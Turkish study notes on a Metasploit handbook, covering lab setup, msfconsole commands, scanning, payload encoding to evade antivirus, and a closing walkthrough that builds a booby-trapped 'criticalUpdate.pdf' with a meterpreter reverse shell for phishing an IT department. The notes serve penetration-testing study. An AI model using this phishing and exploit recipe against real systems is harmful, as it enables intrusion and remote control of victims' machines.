ÖN BİLGİ

Bu belge

- https://www.bgasecurity.com/makale/metasploit-el-kitabi/

resmi adresindeki veya linkin kırık olması ihtimaline karşın alternatif olarak

- https://www.includekarabuk.com/kitaplik/indirmeDeposu/Siber_Guvenlik_Teknik_Makaleler/Teori/BaskalarinaAitMakaleler/Metasploit%20Framework%20Kullan%C4%B1m%C4%B1.pdf

adresindeki makaleye çalışılarak elde edilen notlarımı kapsamaktadır. Bu çıkarılan notlar belgemde alıntılar ve/veya kişisel ilavelerim mevcuttur.

1)

Metasploit Framework güvenlik açıklarını bulmak ve bu açıklar doğrultusunda ne gibi sonuçların oratya çıkabileceğini göstermek için kullanılan açık kaynak kodlu güvenlik programıdır. Metasploit 2003 yılında HD Moore tarafından Perl dili ile bir network oyunu olarak programlandı. Daha sonra Ruby dili ile baştan itibaren tekrar yazıldı.

(Page 1)

2)

İlk saldırılacak hedef olarak Microsoft Windows belirtilmesine rağmen, açıklıkları bulunan Ubuntu işletim sistemi VirtualBox'a kurulmalıdır. Başlangıç olarak Ubuntu 7.04 Server işletim sistemine sahip x86 sanal makinası tercih edilmelidir.

(Page 5)

3)

Windows XP'yi Hack'lenebilir Yapma Adımları

a. Yamaların Kaldırılması

1. Denetim Masası
2. Windows Firewall : OFF
3. Otomatik Güncellemeler : Kapalı
4. Güvenlik Merkezi : Uyarı tercihlerinin değişimi, sol tarafta bulunan bütün tecihlerin seçimleri kaldırılmalıdır.
5. Program Ekle - Kaldır : Güncellemeleri göster, yüklenilen bütün güncellemeleri gösterir.
6. Denetim Masası, dosya seçenekleri içerisinde “Görüntüleme” tercihinin altında en altta bulunan “Basit Dosya Paylaşımını Kullan” yanındaki seçeneği kaldırılmalı ve Tamama basılmalıdır.
7. Bütün yamaların kaldırılması ve yeniden başlatma için, komut satırından aşağıdaki komut girilmelidir :

```
C:\>dir /a /b c:\windows\$ntuninstallkb* > kbs.txt && for /f %i in (kbs.txt) do cd
c:\windows\%i\spuninst && spuninst.exe /passive /norestart && ping -n 15 localhost
> nul
```

8. VM yeniden başlatılarak kaldırılma işlemi tamamlanır.

b. Eklenecek Servisler

1. Internet Information Services (IIS)
2. Simple Network Management Protocol (SNMP)
3. SQL Server 2005 Express

(+) Bu servisleri Program Ekle Kaldır->Windows Bileşeni Ekle'dekileri komple seçip Windows XP (Dandik) CD'siyle yükleyerek dahil edebilirsin.

(Page 5)

4)

Metasploit Framework'ünün kullanılabilmesi için birçok arayüz vardır. Her arayüzün kendisine ait güçlü ve zayıf yanları olmakla beraber MSF arayüzü içlerinden en çok rağbet görenidir.

MSF'in Yararları

a. Konsol bazlıdır.
b. Metasploit Framework'ünün çoğu içeriğine sahiptir ve en stabil ortamdır.
c. Tab tuşu ile otomatik tamamlama özelliğine sahiptir.
d. MSF'a ait olmayan sistem komutlarının MSF arayüzünden girilmesine izin verir. (e.g. ping)

(Page 5-6)

5)

Tab tuşu ile komut tamamlama özelliği linux işletim sistemlerinin en büyük özelliklerinden biridir. Bu özelliği MSF console da kullanmaktadır.

(Page 7)

6)

MSF Konsol Komutları

a. “help” komutu

> help

ya da

> ?

Yukarıdaki her iki komut ile de yardım menüsü görüntülenebilir. Bu menüde kullanılabilecek msf console komutları ve açıklamaları yer alır.

b. “show” komutu

Metasploit framework'ünde yüklü tüm Encoder'ları, NOP Generator'ları, Exploit'leri, Payload'ları ve Auxiliary'leri alt alta sıralamaya yarar.

> show

i) “show exploits” komutu

Sadece yüklü exploit'leri ekrana basar.

> show exploits

ii) “show payloads” komutu

Sadece yüklü payload'ları ekrana basar.

> show payloads

NOT: Eğer bir exploit seçilmişse ve bu exploit seçili vaziyetteyken show payloads denmişse bu durumda sadece seçilen exploit'e uygun payload'lar sıralanır.

iii) “show options” komutu

Eğer bir exploit seçilmişse exploit'in (modulün) set edilebilecek parametrelerini gösterir. Eğer exploit sonrası bir de payload seçilmişse bu durumda hem exploit'in hem de payload'un set edilebilecek parametrelerini gösterir.

> show options

iv) “show targets” komutu

Seçilen exploit'in işe yaradığı işletim sistemlerini sıralar. Exploit seçildikten sonra kullanılmalıdır. Aksi takdire [-] No exploit module selected uyarısı verir.

> show targets

v) “show advanced” komutu

Seçilen exploit ya da payload üzerinde ince ayar yapmaya yarar. Kullanıldığında ekrana gelişmiş ayar değişkenlerinin adı ve tuttukları değerler sıralanır. Bu değişkenler set komutu ile set edilebilmektedir.

> show advanced

c. “search” komutu

MSF Console genişletilmiş regular expression kullanımına sahiptir. Aranılacak modül (exploit) ya da auxiliary hakkında az buçuk bilgi sahibi isen search komutu ile arayabilirsin.

Örn;

> search ms09-001 // ms09_001_write'ı bulur.

NOT: MSF modülleri (exploit'leri) “-” işareti değil, “_” işareti kullanmaktadır.

d. “info” komutu

Belirli bir modül hakkında açıklayıcı bilgiler sunmaya yarar.

Örn;

> info exploit/windows/smb/ms08_067_netapi

e. “use” komutu

İstenilen exploit ya da Auxiliary'yi seçmek için kullanılır.

> use dos/windows/smb/ms09_001_write

f. “connect” komutu

Hedef host'a telnet, netcat gibi bağlantılar kurabilmek için kullanılır.

> connect 192.168.0.13 23

Output:

[*] Connected to 192.168.1.1:23
ÿýÿýÿý!ÿûÿû
DD-WRT v24 std (c) 2008 NewMedia-NET GmbH
Release: 07/27/08 (SVN revision: 10011)
ÿ
DD-WRT login:

g. “set” komutu

Kullanılan modüle ait özellikleri configure etmek için set komutu kullanılır.

Örn;

> set RHOST 192.168.1.3

h. “setg” komutu

Her msfconsole'u kapatışta set edilen değişkenler yok olmaktadır. Bunları kalıcı hale getirmek için global değişkenler kullanılabilir. Böylelikle msfconsole'u sonraki açışta hedef bilgileriniz değişmemiş şekilde var olacaktır.

Örn;

> setg LHOST 192.168.0.13
LHOST => 192.168.0.13

> setg RHOST 192.168.0.14
LHOST => 192.168.0.14

> save
Saved configuration to: /root/.msf3/config

i. “exploit/run” komutları

Exploit'leri çalıştırmak için exploit seçildikten sonra exploit komutu kullanılır. Fakat Auxiliary modda çalışırken exploit'leri aktif hale getirmek için “exploit” komutunu kullanmak yerine run komutunu kullanmak daha doğrudur.

Örn;

msf auxiliary(ms09_001_write) > run

Output:

Attempting to crash the remote host...
…
…

j. “back” komutu

Bir modül seçildikten sonra seçimi iptal etmek için back komutu kullanılır.

Örn;

msf auxiliary (ms09_001_write) > back
msf >

k. “resource” komutu

Harici bir dosyada yer alan Ruby gibi kodların çalıştırılmasını sağlar. (Hiç denenmediğim için bu komut biraz flu benim için).

> resource kodlar.rb

l. “irb” komutu

irb komutu ile msfconsole içerisinde ruby shell yapısına geçilebilmektedir.

> irb
[*] Starting IRB shell...
>> puts "Hello, metasploit!" // Ruby kodu kullanılıyor.
Hello, metasploit! // Ruby çıktısı ekrana geliyor.

m. “hosts” komutu

Msfconsole'da hedef tahtasına oturtulmuş host'ları sıralar.

> hosts

Output:

Hosts
======

address	name	os_name	os_sp	purpose
192.168.0.19	PENTEST-WINXP	Windows XP	SP2	client
193.140.9.6		Windows 7		client
...				

n. “services” komutu

Hedef tahtasına oturtulmuş servisleri sıralar.

> services

Output:

Services
=======


host	port	proto	name	state	infor
193.140.9.6	80	tcp	http	open	Microsoft HTTPAPI httpd 2.0
193.140.9.34	80	tcp	http	open	Apache-Coyote/1.1

(Page 6-15)

7)

The Dradis Framework

Sızma testi gerçekleştirirken şahsi ya da ekip çalışması sırasında elde edilen verilerin ortak bir havuzda toplanmasını sağlayan bir uygulamadır. Dradis Kali'de yüklü olarak gelmektedir. Applications->Kali Linux->Reporting Tools->Documentation->Dradis şeklinde gidilerek Dradis çalıştırılabilir.



En soldan görülebileceği gibi klasör oluşturulabiliyor. Ortanca sütunda ise seçili klasörün içerisine notlar, raporlar eklenebiliyor.

(Page 13-14)

8)

Msfconsole içerisinde Nmap gibi birçok tarama programı bulunmaktadır. Aşağıda nmap haricindeki port tarayan programlarının bulunuşunu görmektesiniz:

```
> search portscan
[*] Searching loaded modules for pattern 'portscan'...

Auxiliary
=========
Name                          Description
----                          -----------
scanner/portscan/ack          TCP ACK Firewall Scanner
scanner/portscan/ftpbounce    FTP Bounce Port Scanner
scanner/portscan/syn          TCP SYN Port Scanner
scanner/portscan/tcp          TCP Port Scanner
scanner/portscan/xmas         TCP "XMas" Port Scanner
```

(Page 16)

9)

Servis Belirleme

Nmap dışında kullanılabilecek olan Metasploit'e özgü birçok tarama programı vardır. Bunları msfconsole'un auxiliary'lerinde bulabilirsin.

```
> search auxiliary ^scanner
```

(Page 19)

10)

Yapılandırması varsayılanda bırakılmış FTP server'lar üzerinden network'e sızılabilir.

```
> use auxiliary/scanner/ftp/anonymous
> set RHOSTS 193.140.9.6/24
> run
```

(page 20)

11)

Metasploit'in yeteneklerinden bir tanesi de payload üretebilmektir. msfpayload komutu bu işe yarar. Bu komut aracılığıyla C gibi birçok dille istenilen payload üretilebilir.

(Page 26)

12)

Antivirus programlarına yakalanmadan exploit çalıştırabilmek için msfencode modülü çalıştırılmalıdır.

```
> msfencode -h
```

Var olan encoder'ları görmek için aşağıdaki komut kullanılmalıdır:

```
> msfencode -l
```

(Page 28)

13)

Zararlı PDF Oluşturma ve Meterpreter Kullanabilme

IT departmanının mail adresleri tespit edilir. Ardından zararlı pdf oluşturulur:

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set FILENAME criticalUpdate.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) > set LHOST 192.168.0.18          // Kali IP
msf exploit(adobe_utilprintf) > set LPORT 4455
msf exploit(adobe_utilprintf) > exploit


[*] Creating 'criticalUpdate' file...
[+] criticalUpdate.pdf stored at  /root/.msf4/local/criticalUpdate.pdf
```

Yukarıda criticalUpdate adlı bir pdf oluşturulmuştur ve bu pdf'e meterpreter payload'u yüklenmiştir. Bu zararlı pdf kurbana gönderilmeden önce bağlantının dinlenebilmesi için handler exploit'inin kullanılması gerekmektedir.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4455
msf exploit(handler) > set LHOST 192.168.0.18                  // Kali IP
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Artık pdf'i mail'den IT departmanındaki kişilere gönderebiliriz. Kurban pdf'i açacağı zaman komut satırımıza meterpreter payload'u gelecektir.

```
meterpreter >
```

Böylelikle meterpreter komutları kullanılabilecektir. Bu arada pdf kurban tarafından kapatılsa dahi meterpreter kullanıma açık kalacaktır.

(Page 33-35)